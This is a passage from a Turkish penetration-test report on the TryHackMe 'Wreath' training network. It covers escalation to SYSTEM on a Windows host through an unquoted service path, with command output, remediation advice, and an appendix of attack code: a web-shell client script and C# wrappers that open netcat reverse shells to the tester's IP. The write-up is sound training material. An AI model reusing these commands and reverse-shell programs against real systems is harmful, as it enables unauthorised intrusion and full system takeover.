C:\xampp\htdocs\resources\uploads>whoami /groups
whoami /groups
```

GROUP INFORMATION			
Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by defa
ult, Enabled group			
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by defa
ult, Enabled group			
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6	Mandatory group, Enabled by defa
ult, Enabled group			
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by defa
ult, Enabled group			
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by defa
ult, Enabled group			
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by defa
ult, Enabled group			
NT AUTHORITY\Local account	Well-known group	S-1-5-113	Mandatory group, Enabled by defa
ult, Enabled group			
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by defa
ult, Enabled group			
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by defa
ult, Enabled group			
Mandatory Label\High Mandatory Level Label		S-1-16-12288	

Daha sonra yaygın olarak 'tırnak işareti bulunmayan servis yoluna sahip' bir servis araştırıldı. (Unquoted Service Path)¹⁸

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 2    AUTO_START
        ERROR_CONTROL       : 0    IGNORE
        BINARY_PATH_NAME    : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemE
xploreService64.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : System Explorer Service
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

İlgili servisin tırnak işaretlerinin olmadığını ve sistem izinleri ile çalıştırılabildiğini, dolayısıyla saldırıyı hedefte tam kontrol sahibi yapacağı keşfedildi.

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

Path      : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner     : BUILTIN\Administrators
Group     : WREATH-PC\None
Access    : BUILTIN\Users Allow FullControl
           NT SERVICE\TrustedInstaller Allow FullControl
           NT SERVICE\TrustedInstaller Allow 268435456
           NT AUTHORITY\SYSTEM Allow FullControl
           NT AUTHORITY\SYSTEM Allow 268435456
           BUILTIN\Administrators Allow FullControl
           BUILTIN\Administrators Allow 268435456
           BUILTIN\Users Allow ReadAndExecute, Synchronize
           BUILTIN\Users Allow -1610612736
           CREATOR OWNER Allow 268435456
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736
Audit     :
Sddl      : 0:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264-9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
```

C# dilinde bir wrapper programı yazıldı ve içerisine payload yerleştirildi. (Ek A üzerinden incelenebilir.) İlgili çalıştırılabilir dosya sisteme taşındı. Geçici dosyaların bulunduğu ve herkesin yazma izni olduğu dizine taşındı. Deneme amaçlı çalıştırıldı:

```
C:\xampp\htdocs\resources\uploads>curl http://10.50.86.136/Wrapper.exe -o %temp%\wrapper-yavuz.exe
curl http://10.50.86.136/Wrapper.exe -o %temp%\wrapper-yavuz.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 3584 100 3584    0     0 3584      0  0:00:01 --:--:-- 0:00:01 12067

C:\xampp\htdocs\resources\uploads>%temp%\wrapper-yavuz.exe
%temp%\wrapper-yavuz.exe
```

Wrapper'da belirtilen port dinlemedeyken yeniden Shell alınabildiği görüldü böylece dosyanın çalışabilirliği kanıtlanmış oldu.

```
(root@yavuz)-[~/Desktop]
# nc -lvp 4321
listening on [any] 4321 ...
10.200.85.100: inverse host lookup failed: Unknown host
connect to [10.50.86.136] from (UNKNOWN) [10.200.85.100] 51173
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```

Aynı çalıştırılabilir dosya tırnak içine alınmamış servis yoluna yerleştirildi.

```
C:\xampp\htdocs\resources\uploads>copy %temp%\wrapper-yavuz.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %temp%\wrapper-yavuz.exe "C:\Program Files (x86)\System Explorer\System.exe"
1 file(s) copied.
```

İlgili servis kapatıldı ve yeniden açılmak istendi.

```
C:\xampp\htdocs\resources\uploads>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 3   STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x1388

C:\xampp\htdocs\resources\uploads>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Servis yeniden açıldığı anda sistem izinlerine sahip olarak komut yürütebilir hale gelindi.


```
(root@yavuz)-[~/Desktop]
# nc -lvp 4321
listening on [any] 4321 ...
10.200.85.100: inverse host lookup failed: Unknown host
connect to [10.50.86.136] from (UNKNOWN) [10.200.85.100] 51208
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
wreath-pc

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::b47c:c97b:f7ef:468e%12
    IPv4 Address. . . . . : 10.200.85.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.85.1

C:\Windows\system32>
```

‘Quot’ Edilmemiş Hizmet Yolu zafiyetini kötüye kullanarak son makine de ele geçirildi ve hedef ağ tamamen ele geçirilmiş oldu.

4. SONUÇ

Yukarıda gösterildiği gibi, tek bir güvenlik açığından yararlanmak, saldırganlara iç ağa tam erişim elde etme ve içindeki değerli varlıkları arama fırsatları yaratabilir. Ağ içinde keşfedilen küçük sayıda yamasız/güncellenmemiş yazılım ve çevre yapılandırmaları, saldırganlar tarafından ayrıcalık yükseltmek için kullanılabilir ve sonunda ağın tamamen ele geçirilmesine neden olabilir.

Sonuç olarak, Bay Wreath'in ağına yönelik odaklı bir saldırının; varlıkların ve kaynakların gizlilik, bütünlük ve kullanılabilirliğinde tam bir kayba neden olabileceği açıktır.

Karşı tedbirler açısından, Bay Wreath'in yazılımı en son sürüme güncelleyerek hemen kritik seviye güvenlik açığını ele alması kesinlikle önerilir. Yazılımı güncel tutmak, takip edilebilecek en temel ve kolay güvenlik uygulamalarından biridir. Ayrıca, ağın ilk savunma hattı olarak kamuya açık web sunucusunda IDS/IPS kullanımını düşünmek de önerilir.

5. TEMİZLİK

Bu adım, test sürecinin bıraktığı herhangi bir etkiyi ortadan kaldırmayı ve sistemi test öncesindeki durumuna geri getirmeyi amaçlamaktadır. Temizlik aşamasında, gerçekleştirilen sızma testi sırasında kullanılan tüm araçlar ve bu araçlar tarafından oluşturulan izler sistemden kaldırılmıştır.

6. Referanslar

- [1] <https://tryhackme.com/room/wreath>
- [2] <https://www.ibm.com/docs/tr/qradar-on-cloud?topic=vulnerabilities-common-vulnerability-scoring-system-cvss>
- [3] <https://tr.wikipedia.org/wiki/Exploit>
- [4] <https://d4rkpr1nce.medium.com/reverse-shell-ve-bind-shell-kavramlari-daa49356ea38>
- [5] <https://tr.wikipedia.org/wiki/Nmap>
- [6] <https://unix.stackexchange.com/questions/21147/what-are-pseudo-terminals-pty-tty>
- [7] https://tr.wikipedia.org/wiki/Arka_kapı
- [8] <https://www.kali.org/tools/evil-winrm/>
- [9] <https://en.wikipedia.org/wiki/Mimikatz>
- [10] https://en.wikipedia.org/wiki/Pass_the_hash
- [11] <https://www.bgasecurity.com/makale/empire-2-0-kurulumu-ve-kullanimi-hakkinda/>
- [12] <https://pypi.org/project/sshtuttle/>
- [13] <https://github.com/jpillora/chisel>
- [14] <https://www.wappalyzer.com/>
- [15] https://tr.wikipedia.org/wiki/Kaba_kuvvet_saldırısı
- [16] <https://tr.wikipedia.org/wiki/Netcat>
- [17] https://en.wikipedia.org/wiki/Web_shell
- [18] <https://www.ired.team/offensive-security/privilege-escalation/unquoted-service-paths>

7. Ek A

Nmap Taramaları

```
# Nmap 7.94SVN scan initiated Sat Dec 30 11:00:41 2023 as: nmap -p 1-15000 -oA External-Scan 10.200.85.200
Nmap scan report for 10.200.85.200
Host is up (0.16s latency).
Not shown: 14857 filtered tcp ports (no-response), 132 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
5000/tcp   closed upnp
6000/tcp   closed X11
7000/tcp   closed afs3-fileserver
9000/tcp   closed cslistener
9090/tcp   closed zeus-admin
9988/tcp   closed nsesrvr
9999/tcp   closed abyss
10000/tcp  open  snet-sensor-mgmt

# Nmap done at Sat Dec 30 11:02:48 2023 -- 1 IP address (1 host up) scanned in 127.01 seconds

# Nmap 7.94SVN scan initiated Sat Dec 30 11:23:07 2023 as: nmap -p 22,80,443,10000 -sV -oA Service-Scan 10.200.85.200
Nmap scan report for 10.200.85.200
Host is up (0.13s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Dec 30 11:23:53 2023 -- 1 IP address (1 host up) scanned in 45.62 seconds
```

Shell.sh

```
#!/bin/bash

URL="{1}"
while true;do
    echo -n "$ "; read cmd
    curl -sX POST "${URL}" --data-urlencode "a=$cmd"
done
```

Wrapper.cs

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new
ProcessStartInfo("c:\\windows\\temp\\nc-yavuz.exe", "10.50.86.136 4321 -e
cmd.exe");

            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

exec-nc.exe

```
using System.Diagnostics;

class Program{
    static void Main(){
        Process p = new Process();
        ProcessStartInfo pInfo = new ProcessStartInfo();
        pInfo.WindowStyle = ProcessWindowStyle.Hidden;
        pInfo.FileName = "C:/yavuz/nc-yavuz.exe";
        pInfo.Arguments = "-e powershell.exe 10.50.86.136 443";
        p.StartInfo = pInfo;
        p.Start();
    }
}
```